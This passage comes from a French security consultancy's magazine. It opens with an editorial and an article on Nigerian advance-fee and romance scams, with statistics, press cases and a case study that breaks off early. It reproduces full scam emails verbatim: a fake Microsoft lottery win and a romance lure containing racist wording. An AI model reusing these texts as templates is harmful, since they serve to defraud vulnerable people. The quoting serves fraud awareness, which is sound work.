xmco®
we deliver security expertise

actu sécu 30

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

JANVIER 2012

CYBERCRIMINALITE

SCAMS

KITS D'EXPLOITATION

Les scams
Chronique d'un succès impérissable

Actualité du moment
BruCON, failles FTP et Telnet FreeBSD, DrDOS

Les kits d'exploitation
Analyse d'un kit d'exploitation disponible sur Internet

Apache Killer
Retour sur une vulnérabilité affectant le serveur web Apache

Et toujours... **les actualités, les blogs, les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

édito

JANVIER 2012

Chers lecteurs,

XMCO débute 2012 en proposant désormais, au travers de l'ActuSécu, de nouvelles catégories d'articles.
Loin de la technicité et de la complexité des langages informatiques, ces articles tendent à faire découvrir d'autres catégories d'acteurs de la cybercriminalité.
Les pirates informatiques sont en effet loin d'opérer seuls sur la Toile, les adeptes du blanchiment d'argent, de la production de faux documents et de l'escroquerie n'hésitent pas à se servir d'Internet pour perpétrer leurs méfaits.

Sans être des spécialistes de l'Internet, ces criminels ordinaires ont parfaitement su s'adapter aux nouvelles technologies et sont eux aussi responsables de pertes considérables.
Ce premier numéro de l'année permettra d'apprécier l'arrivée de ces «nouveaux acteurs» qui ont toute leur place dans un magazine consacré à la sécurité.

[XMCO et Cybercriminalité]

Entre un article dédié ce mois-ci aux scammers nigérians et un autre aux kits d'exploitation, la distance pourrait paraître grande mais, la finalité ne reste-elle pas la même ?

S'enrichir frauduleusement en exploitant l'une des (trop) nombreuses failles d'Internet, qu'elles soient juridiques, techniques ou humaines.

Marie Garbez
CONSULTANTE CYBER-CRIMINALITE

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance


Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.


Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire







Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Stéphane AVI, Frédéric CHARPENTIER, Alexis COUPE, Charles DAGOUAT, Marie GARBEZ, Yannick HAMON, Florent HOCHWELKER, Stéphane JIN, François LEGUE, Julien MEYER.

> Le scam : chronique d'un succès impérissable

Le scam nigérian est probablement l'une des facettes de la cybercriminalité la plus connue du grand public.
Qui n'a, en effet, jamais été l'heureux bénéficiaire d'un héritage gracieusement légué par un lointain cousin africain ou le grand gagnant d'une loterie à laquelle il n'a nullement participé ?

Issue du Nigéria, ce type d'escroquerie s'est développé progressivement en Russie ou dans plusieurs autres pays d'Asie. Les modes opératoires étant différents, notre premier exposé est consacré uniquement au scam tel qu'il est pratiqué dans le pays le plus peuplé d'Afrique.

Nous reviendrons ensuite sur ce fléau qui pollue considérablement la toile depuis de nombreuses années au travers d'un cas concret de scam que nous avons suivi, de l'email initial d'un héritage improbable jusqu'à la transaction finale.

par Marie Garbez et Adrien Guinault

> La Cybercriminalité et les scams nigérians

Internautes crédules et bénéfices astronomiques

Le scam n'a jamais été considéré comme une activité criminelle très sérieuse. En effet, ces mails indésirables font parfois sourire les internautes et provoquent les moqueries des cybercriminels investis dans d'autres activités jugées, selon eux, comme beaucoup plus sérieuses.

Pourtant, les scammers nigérians sont prospères et leurs bénéfices atteignent des montants non négligeables. En 2008, l'Australie recensait 36 millions de dollars de préjudices ; en 2006 l'Angleterre estimait le coût de cette fraude à 150 millions de Livres sterling par an.
Le nombre de victimes ne cesse de croître chaque année. Une étude de la société hollandaise Ultranscan révèle, après une analyse de 8503 cas dans 152 pays, que le scam a rapporté 9,3 milliards de dollars en 2009 contre 6,3 milliards en 2008.

Ces chiffres impressionnants ne prennent en compte que les victimes déclarées, sachant qu'une partie d'entre elles ne porte jamais plainte, par honte ou par peur.

Femme solitaire, tirage de loterie ou encore malette d'argent, tous les prétextes sont utilisés afin de berner le plus grand nombres d'internautes crédules.

Monsieur / Madame,

Nous vous contactons pour vous informer que vous avez gagner au tirage au sort organisé par notre compagnie MICROSOFT CORPORATION.
Vous trouverez sur le document en fichier joint des renseignements détaillés sur le gain.
Pour entrer en possession du gain, veuillez adresser un mail de reconnaissance de gain a Me Roland Petter :

Me Roland Petter
E -mail: cabinet.juridiques.roland.petter@gmail.com

Tél: (00225) 65 25 81 90

Veuillez directement répondre a l'adresse Me Roland Petter. Recevez toutes les félicitations du groupe MICROSOFT CORPORATION.

Mme. ISABELLE CHEVALIER
Responsable de la Campagne
MICROSOFT CORPORATION.

MICROSOFT CORPORATION

Réf. : *M10-A09/16456546*

NOTIFICATION DE GAIN

Monsieur / Madame,

Veuillez prendre acte de ce document officiel émanant de Microcomputer Software (MICROSOFT CORPORATION).

Monsieur Steve Ballmer, PDG de MICROSOFT CORP., après avoir piloté des programmes de construction de robots pour l'exploration de la planète Mars, au profit de la NASA. Fondé le 4 Avril 1975 par Bill Gates et Paul Allen, Microsoft Corporation est le numéro un mondial du marché des logiciels, services et solutions informatiques. La mission de Mr. Steve Ballmer est de renforcer et de développer l'implantation de Microsoft dans le monde entier. C'est la raison pour laquelle cette campagne de loterie à été organisée en vu de promouvoir l'expansion de l'internet et surtout de favoriser le développement dans le monde entier.
Sur un lot d'e-mails sélectionnés selon des critères bien déterminés, le votre a été choisi par un puissant logiciel de tirage au sort aléatoire conçu dans le but du bon déroulement de cette loterie.
Ce tirage a été effectué sous la supervision de **Maître ROLAND PETTER** (Huissier de Justice).
Votre e-mail ayant été tiré par le logiciel de tirage aléatoire, vous gagnez donc la somme de 250.000 Euros qui constitue un fond d'investissement dont vous pourrez en disposer à votre guise.

Pour entrer en possession de votre lot vous devez obligatoirement fournir les renseignements

De : Simon Frank <audrey.house@dfa.state.ny.us>
Objet : **Bonjour, je m'appelle Elmirisha**
Date : 5 avril 2010 20:11:48 HAEC
À : 1060206@xmcopartners.com
1 pièce jointe, 23,3 Ko Enregistrer Coup d'œil

Bonjour, je m'appelle Elmirisha.
Votre adresse de la poste, j'ai recu de l'agence des connaissances.
Evidemment le travailleur de l'agence des connaissances, l'ont trouve dans Internet,
ou ont recu des collegues d'une autre agence.
Je cherche l'homme pour les relations serieuses!!!!!!!!
Je suis une femme solitaire, j'ai 31 ans.
Je veux rencontrer un convenable, culturel et bon homme.
Je veux rencontrer une personne de couleur blanche!
Je ne vais pas communiquer avec la personne Cheroy peau!
Je suis interessee a vous, et je veux faire le connaissance avec vous.
je suis une personne gaie et sociable.
J'ai beaucoup d'amis. Mais parmi eux, il n'y a pas d'homme, a qui je peux confier le coeur,
Et en etre amoureux. C'est pourquoi j'ai decide tenter de rencontrer le destin dans Internet.
Vous m'etes interessants.
Je suis tres solitaire et je me suis fatiguee de la solitude.
Je reve de la creation de la famille. Je veux pour qu'a cote de moi soit un proche homme aimant.
Sur le caractere je peux dire que je suis la personne romantique,
j'aime lire les livres et ecouter la musique.
J'aime beaucoup de petits enfants, mais je n'ai pas de moi-meme.
J'attendrai votre lettre. S'il vous plait, repondez moi.
Si vous m'ecrivez, je vous ecrirai de moi-meme et j'enverrai les photos.
Il me sera aussi tres agreable et aussi interessant de voir votre photo.
S'il vous plait envoyez me-les, si c'est possible.
Je suis solitaire et j'espere rencontrer la personne, avec qui je pourrai etre heureux.
Je suis serieuse est interessee par votre personne.
J'attends votre lettre sur mon boite electronique.

S'il vous plait repondez, seulement sur mien personnel e-mai la poste: elmirishamagsumova@yahoo.fr


Avec les meilleurs souhaites, Elmirisha. Je vous souhaite une bon journee.

En 2011, les faits divers relatifs à ces escroqueries continuent de défrayer la chronique : en février 2011, un député suisse se rendait au Togo, appâté par la promesse d'un bel héritage. Kidnappé à son arrivée, il ne sera libéré que contre une rançon.
En mai 2011, l'arnaque à la romance coûtait en quelques mois 400 000 euros à la Belgique.

Cela a conduit certains cybercriminels à réviser leur jugement sur le scam. Dans un forum privé, un pirate russe fait partager à ses camarades le contenu d'une boîte mail piratée. Elle se révèle appartenir à un scammer nigérian.
Beaucoup paraissent étonnés de la facilité avec laquelle les internautes sont bernés.

Exemple ci-dessous d'un extrait de leur discussion :

«Voilà pourquoi je ne me suis jamais occupé de ce thème : on a toujours dit que le scam meurt. Mais en réalité il est comme Lénine – il a vécut, il vit et il va vivre.»



Comment le scam nigérian peut-il encore fonctionner et faire de si nombreuses victimes alors que le public est maintenant très informé sur ce phénomène criminel et ce, malgré le caractère parfois franchement incongru des annonces envoyées ?

Bien souvent sous-estimés, les scammers nigérians ne doivent pas leur succès au hasard.
Véritables professionnels, ils ont, au fil des années, élargi et renforcé leur présence dans le monde entier tout en perfectionnant leurs modes opératoires.

«Un cybercriminel russe : Voilà pourquoi je ne me suis jamais occupé de ce thème : on a toujours dit que le scam meurt. Mais en réalité il est comme Lénine – il a vécut, il vit et il va vivre.»

Leur réussite se fonde autant sur le maniement des nouvelles technologies qui leur permettent de se renouveler dans leurs attaques, que sur l'emploi de méthodes traditionnelles, comme le vaudou.

Les scammers à l'attaque des marchés émergents

Le boom économique de la Russie, de l'Inde ou de la Chine a vivement attiré l'attention des scammers.
Les plus grandes fortunes sont désormais concentrées dans ces nouveaux eldorados. Le magazine Forbes le confirmait en 2011 : le nombre de milliardaires explose en Russie ainsi qu'en Chine alors que l'Europe et les Etats-Unis poursuivent leur lente régression.

Depuis 2004, les scammers nigérians maitrisent ainsi activement le russe sur Internet.

Pour la première fois cette année là, les scammers se sont intéressés à l'actualité de ce pays par le biais de l'affaire

Yukos. La situation critique de l'entreprise et de son dirigeant a été exploitée avec de mauvaises intentions par la diffusion aux internautes d'une proposition de sauvetage des millions de Mikhail Khodorkovsky.

Certains de leurs scams sont restés dans les annales comme l'illustre la tragique histoire du cosmonaute nigérian qui, à ce jour, continue à être envoyée dans les ex-pays de l'URSS.

Le 12 avril 2004, journée officielle des cosmonautes en Russie, les internautes ont eu la surprise de recevoir ce mail : «Je m'appelle Bakare Tounde, je suis le frère du premier cosmonaute nigérian, le commandant des forces aériennes du Nigéria Abaka Tounde. Mon frère est devenu le premier cosmonaute africain qui est parti en mission confidentielle sur la station soviétique «Saliut-6» en 1979 [...]. En 1990, quand l'URSS s'est effondrée, il se trouvait toujours sur la station. Tous les membres de l'équipe russe ont pu revenir sur Terre mais il n'y avait plus de place pour mon frère dans le navire spatial. Depuis ce temps là, il se trouve en orbite [...]. Pendant les longues années qu'il a passé dans le cosmos, son salaire s'est progressivement accumulé jusqu'à atteindre 15 millions de dollars. La somme se trouve dans une banque à Lagos. Si nous réussissons à avoir accès à l'argent, nous pourrons payer à l'Agence spatiale russe la somme demandée (3 millions de dollars) et organiser le vol retour de mon frère. [...]»

La suite de l'histoire peut aisément être devinée : le gouvernement nigérian interdit à ses citoyens d'ouvrir des comptes à l'étranger et seul l'aide d'un russe charitable pourrait permettre de transférer ces millions de dollars.

Aujourd'hui encore, le cosmonaute nigérian est toujours perdu dans l'espace puisqu'en juin 2011 son frère demandait cette fois-ci de l'aide aux biélorusses.

A l'origine amusés, les russes maintenant ne rient plus et la presse se déchaine contre les scammers nigérians jusqu'à dépasser certaines limites.

Dernier exemple en date, l'arrestation très médiatisée le 13 octobre 2011 d'Ilori Evans Djonson à Saint-Pétersbourg. Ce citoyen nigérian a fait miroiter à deux femmes russes l'existence d'un héritage au Togo. L'une des victimes a perdu un million de roubles par des envois de mandats Western Union et a transféré 2560 dollars sur plusieurs comptes bancaires.
L'autre victime a elle viré plus de 100 000 dollars. La situation s'est envenimée lorsque le mari a pris connaissance du montant envoyé par sa femme. Après une violente dispute, cette dernière l'a tout simplement assassiné. Ce meurtre a mené la police sur la piste du scammer qui, sans cet incident, aurait pu profiter de ses millions en toute quiétude.
L'escroc est devenu la cible des médias qui l'accusèrent, au delà de sa malhonnêteté, d'avoir provoqué l'homicide. La cupidité et le caractère quelque peu «impulsif» de la victime ne sont guère mentionnés et le scammer devient un assassin malgré lui.

Voici l'exemple ci-dessous de deux articles issus de la presse russe. «A cause de la lettre d'un escroc nigérian une femme tue son mari» titre un magazine.

Из-за писем нигерийского мошенника жена убила мужа

Автор:
AIF.RU

Опубликовано:
13 октября 11 (14:21)

Увеличить шрифт

Фото: www.ifportal.net
Пользуясь доверчивость других, нигериец вымогал деньги. Одно из его писем довело до убийства

Первый нигерийский космонавт просит помощи у белорусов

21.06.11 | обновлено 24.06.11 © комментариев 8

+1 0 Recommander

Нигерийские спамеры не оставляют в покое белорусов даже в период нестабильной экономической ситуации в стране и активно просят помочь им деньгами. Хотя и не безвозмездно.

В редакцию www.interfax.by обратилась наша читательница с просьбой рассказать о том, какое невероятное письмо она недавно получила. Подозрение сразу же пало на уже известных нигерийских мошенников – почерк по-прежнему профессионально-фантастический.

«Меня зовут Бакаре Тунде, я брат первого нигерийского астронавта, майора ВВС Нигерии Абака Тунде. Мой брат стал первым африканским астронавтом, который отправился с секретной миссией на советскую станцию «Салют-6» в далеком 1979 году. Позднее он принял участие в полете советского «Союза Т-163» к секретной советской космической станции «Салют-8Т».

La très respectée gazette de Saint-Pétersbourg «Fontanka» fait quant à elle preuve d'un racisme inacceptable en agrémentant son article d'une photo de très mauvais goût. Cette image ne sera retirée que quelques jours après sa mise en ligne.

Les russes, dans l'émotion, semblent oublier que certains de leurs compatriotes sont également très doués pour le scam et font aussi parler d'eux en Europe et en Amérique du Nord.

«Африканские письма» прочитала полиция

13.10.2011 17:11 / Комментарии (17)

Деньги растут в холодильнике, их можно сделать из грязной бумаги, в крайнем случае, у каждого человека есть родственники в далекой Африке, оставившие несметные богатства. Чтобы получить свою долю, нужно символически вложиться в очень прибыльное предприятие. Автора одной из таких сказок задержали петербургские полицейские.

> INFO

Les pirates posent désormais des skimmers sur les caisses libre-service des supermarchés

Afin de dérober les informations contenues dans la piste magnétique des cartes bancaires, les pirates ne s'attaquent plus seulement aux distributeurs automatiques de billets, mais également aux équipements intégrant un lecteur de cartes. Ainsi, plusieurs sociétés de transports publics ont fait part, au cours des dernières années, de cas avérés d'utilisation de «skimmers» par les pirates sur les bornes automatiques de vente de tickets de transport.

Mais les pirates ne s'attaquent pas seulement aux lieux publics, mais aussi aux installations placées dans des enceintes privées, telles que les supermarchés. La chaine américaine de supermarchés Lucky a annoncé avoir détecté la présence de skimmers sur les lecteurs de cartes des bornes de paiement présentes dans les caisses libre-service. La société aurait en effet découvert ce type de matériel utilisé par les pirates sur les caisses de plus de 20 supermarchés différents. Pour protéger ses clients, la société a lancé une intervention d'urgence sur l'ensemble de ce type de caisse dans ses 234 points de vente.

Pour rappel, ce type d'équipement permet aux pirates de récupérer les informations contenues dans la piste magnétique de la carte bancaire. Celles-ci peuvent par la suite être utilisées afin de fabriquer de fausses cartes utilisables dans un très grand nombre de pays pour régler des achats.

La société n'est actuellement pas en mesure d'annoncer le nombre de personnes concernées par cette attaque, et encore moins de les identifier. Elle aurait donc rapidement lancé une alerte à destination de ses employés et de ses clients. 80 personnes auraient déjà fait un retour concernant des retraits ou des achats effectués par des pirates à partir de leurs comptes.

La chaine de supermarché aurait détecté la présence de ces skimmers le 11 novembre dernier, lors d'un contrôle de routine effectué par l'un de ses employés sur l'une des bornes compromises. Le technicien aurait alors découvert l'équipement électronique placé par les pirates au sein même de la caisse. La chaîne de supermarchés aurait alors alerté ses clients à partir du 23 novembre suivant.

Loin du Nigéria, des scammers en perpétuelles migrations

Cantonnés aux limites du Nigéria, les scammers sont restreints dans leurs possibilités d'actions.

Les affaires sont donc difficiles pour les «Yahoo Boys » de Lagos, qui hantent les cybercafés du matin au soir.

En effet, de plus en plus de sites marchands, des sites de rencontres ou des sites d'annonces bloquent les adresses IP du Nigéria et interdisent aux utilisateurs de ce pays de s'enregistrer.

Par exemple, le site de rencontre chinois «ChinaLoveMatch.net» facilitant l'échange entre femmes chinoises et hommes occidentaux a clôturé tous les comptes de prétendus américains qui vivaient au Nigéria après plusieurs plaintes.

Western Union a même cessé, pendant quelques temps, son activité dans le pays. La société de transfert d'argent international a finalement décidé de revenir sur le marché local mais les conditions pour recevoir et envoyer des fonds y sont beaucoup plus strictes qu'ailleurs.

Pour continuer à prospérer, l'essentiel de cette activité criminelle a ainsi dû se délocaliser en grande partie au sein même des pays cibles.

Certains malfaiteurs ont décidé de vivre de leurs méfaits à l'étranger, créant alors une véritable «diaspora» du scam. Ils sont peu à peu devenus un relais important pour des escroqueries initées depuis le Nigéria.

Ainsi, lorsqu'une victime potentielle commence à s'investir dans la juteuse affaire qui lui est proposée, les «Yahoo Boys» peuvent décider d'en avertir un complice résidant dans le même pays que cette dernière.

Ces contacts locaux, chargés de manipuler les victimes jusqu'à ce qu'elles payent la somme désirée, sont, dans plusieurs affaires, les cerveaux de ces réseaux criminels.

Forts de leur expérience et de leur longue présence à l'étranger, ces maîtres de la rhétorique capables de berner même les plus avertis, ont su persuader des nationaux de travailler avec eux.


Cette collaboration donne bien souvent une légitimité supérieure au scammer et permet de mettre en confiance la victime.

La police indienne faisait part en octobre 2011 de ses difficultés à endiguer le phénomène. Les criminels auraient fait de l'Ouest de l'Inde leur quartier général et, au lieu d'opérer en bande organisée, ils ont préféré se diviser en petites structures qui rendent leur détection encore plus difficile.

Même emprisonnés, le problème est loin d'être résolu car les malfrats n'acceptent de communiquer avec les autorités que dans leur dialecte sachant que le Nigéria en compte plus de 500. La majorité possède également plusieurs fausses identités ce qui empêche de les identifier avec certitude.

Les SCAMS

Un représentant de l'ambassade du Nigéria avait d'ailleurs déclaré à ce sujet : «Ils sont tous des criminels et n'ont pas de visages. Vous ne pouvez pas les identifier et dire qui ils sont .»



Tandis qu'ils peuvent approcher plus facilement leurs victimes, les scammers bénéficient d'un avantage non négligeable qui est **de se situer hors du Nigéria**.

En effet, inciter des internautes à envoyer de l'argent dans un pays mondialement connu pour sa criminalité informatique peu convaincre les plus ingénus mais beaucoup d'autres ne se laissent pas tromper.
Utilisant non seulement des compagnies intermédiaires de transferts d'argent de type Werstern Union mais qui peuvent éveiller les soupçons, les scammers localisent beaucoup de leurs comptes bancaires receveurs dans le même pays que celui de leurs victimes.
Ils ne prennent alors aucun risque car les comptes sont ouverts sous de fausses identités ou des identités volées.

A Dubaï, en 2006, des scammers nigérians recevaient le fruit de leurs activités sur des comptes bancaires aux noms d'hommes d'affaires de la région dont ils avaient usurpé l'identité. Le titulaire d'un des comptes était un haut fonctionnaire des Emirats Arabes Unis.
Finalement démasqués, les fraudeurs avaient pris soin de mettre cet argent volé à l'abri : sur environ deux millions de dollars collectés, seulement 120 000$ ont pu être saisis.

Le vaudou, arme secrète des scammers

Rares sont les spécialistes étrangers qui peuvent se targuer de réellement comprendre les scammers nigérians, la barrière culturelle pouvant se révéler un obstacle insurmontable.
Les dernières évolutions rencontrées dans cette criminalité ont certainement aidé à agrandir ce fossé.
Certains **«Yahoo Boys»**, dorénavant surnommés les «Yahoo +», se sont aventurés dans des expériences mystiques. Délaissant le scam traditionnel, ils ne jurent désormais que par le vaudou. Cette orientation nouvelle n'a que peu à voir avec un soudain éveil à la foi. En réalité, elle se révèle être purement matérialiste.

En 2006, les affaires des scammers avaient rencontré une baisse d'intensité. Si certains décidèrent alors d'organiser leurs activités de malfaiteurs à l'étranger, d'autres se tournèrent vers des prêtres vaudous afin que ces derniers leurs viennent en aide.
Il est en effet bien difficile de renoncer à l'argent facile lorsque l'on a été habitué à dilapider des fortunes.

«Utilisant non seulement des compagnies intermédiaires de transferts d'argent de type Werstern Union, les scammers localisent un grand nombre de leurs comptes bancaires receveurs dans le même pays que celui de leurs victimes.»

L'auteur nigérian Wale Falade décrit parfaitement cette nouvelle ferveur au travers de plusieurs portraits de «Yahoo +» qu'il a pu rencontrer.
Loin d'être ludiques, certains exemples démontrent surtout que des scammers seraient prêts à tout pour que leur business continue à prospérer.

Wale Falade raconte ainsi l'histoire d'Alabi, 28 ans, qui a effrayé sa petite-amie avec ses nouvelles pratiques. Plaçant systématiquement une petite tortue sous ses pieds lorsqu'il converse avec ses victimes sur Internet, ce dernier porterait également des scarifications aux doigts dans un but magique pour les influencer. Le scammer fait aussi préparer des gris gris par un sorcier à base de cornes d'animaux.
Certains scammers deviendraient fous en ne respectant pas strictement les prescriptions des prêtres vaudous.

Ainsi, un «Yahoo +» recevait pour consigne d'enterrer chaque mois deux vaches vivantes afin que la fortune vienne à lui. Ses victimes ont commencé à lui envoyer beaucoup d'argent et le scammer a cessé d'exécuter le rituel mensuel. Ses amis ont alors raconté comment le riche escroc a été soudainement pris de folie et comment ses affaires ont toutes échoué lamentablement. Décidant de lui venir en aide, ils lui ont prêté l'argent nécessaire

pour qu'il puisse racheter les précieuses vaches. Depuis, l'escroc a retrouvé ses esprits et a repris ses sombres activités.
Les **«Yahoo Finale»** ou **«Yahoo Extra»** expérimenteraient quant à eux la magie noire dans ses aspects les plus extrêmes comme le sacrifice d'enfants, pensant qu'ils pourraient augmenter leurs chances de succès.
Un scammer a été arrêté à Akute après avoir capturé un jeune garçon et tenté de lui arracher la langue.

Ainsi, les prêtres vaudous sont devenus des acteurs incontournables dans la réussite des scammers nigérians, les malfrats payant d'ailleurs très chers leurs services.
La croyance en ces forces occultes est d'ailleurs profondément ancrée dans une partie de la population.
Ces rites vaudous aident-ils réellement les scammers dans leurs entreprises ? En constatant le comportement de certaines victimes, il serait (presque !) possible de croire que ces envoûtements atteignent parfois leurs cibles.

En novembre 2008, Janella Spears, infirmière américaine, se retrouve en peu de temps dépouillée de 400 000$, après avoir reçu un e-mail lui en promettant 20 millions.

Elle ne semble pas pouvoir expliquer son geste et décrit avoir été envahie d'une «frénésie de paiement».
En juin 2011, un taïwanais, pensant avoir gagné à une loterie organisée par Coca Cola, se déleste de 660 000$. Et ce, malgré les mises en garde répétées de sa banque, de la police et des représentants de Coca Cola.
Peut-être ces deux personnes portaient-elles l'un des cadeaux ensorcelés que les «Yahoo +» envoient parfois à leurs victimes.
Pour ce faire, le scammer apporte du tissu à un sorcier, ce dernier y jette un sort et un vêtement est alors fabriqué avec cette matière. Dès lors que la victime le porte, elle est censée se trouver sous l'emprise du scammer.
Au-delà de ces superstitions, le véritable problème des victimes est qu'elles refusent en majorité de croire à la supercherie, même quand la police leur explique clairement les faits.

En septembre 2011, une conférence eut lieu à Brisbane, en Australie ; elle rassemblait des enquêteurs du Nigéria, du Ghana, des Etats-Unis et des représentants de la police locale du Queensland.
Un policier australien s'exprimant sur le sujet indiquait : «Nous savons qu'en ce qui concerne les arnaques aux faux investissements, 76% des gens continuent d'envoyer de l'argent après avoir été informé que c'était une fraude.»

Chaque mois, 2000 Queenslanders enverraient ainsi 2 millions de dollars à destination de scammers du Nigéria et du Ghana selon des estimations des autorités locales.

Avec ou sans vaudou, les scammers nigérians restent, dans tous les cas, les maîtres de la manipulation humaine.

> INFO

La cybercriminalité ferait perdre mille milliards de dollars à l'économie mondiale chaque année

Selon Jamie Shea, l'un des responsables de l'OTAN en charge des nouveaux challenges émergents en matière de sécurité, le cyber-crime ne couterait pas moins de mille milliards de dollars à l'économie mondiale, et ce, chaque année.

Cette perte serait proportionnelle au nombre, en constante augmentation, d'incidents de sécurité détectés au sein des entreprises. Selon lui, les principales pertes économiques seraient dues au vol de secrets industriels et de droits d'auteur, à la propriété industrielle, ou encore aux secrets d'État.

Ce résultat serait le fruit d'une étude réalisée conjointement par l'OTAN et le Service roumain de renseignements.

https://www.infosecisland.com/blogview/18577-NATO-Cybercrime-Drains-One-Trillion-Dollars-from-Economy-Yearly.html


> Cas concrêt d'un scam d'Afrique francophone

Au printemps dernier, nous avons reçu un email suspect. Curieux, nous avons répondu afin d'identifier la source de ces emails et prendre contacts avec ces scammeurs qui, dans notre cas, s'avèrent être d'origine ivoirienne

Premiers contacts

Revenons aux premiers contacts. Le **18 avril**, nous reçevons un email provenant de l'adresse henriondanielle@centrum.sk.
Le message contient de nombreuses fautes, mais le fond du texte est cohérent, l'histoire un peu moins...
Nous avons donc le privilège de recevoir une demande d'une femme âgée de 68 ans et qui nous propose de devenir riche en récupérant une malle.

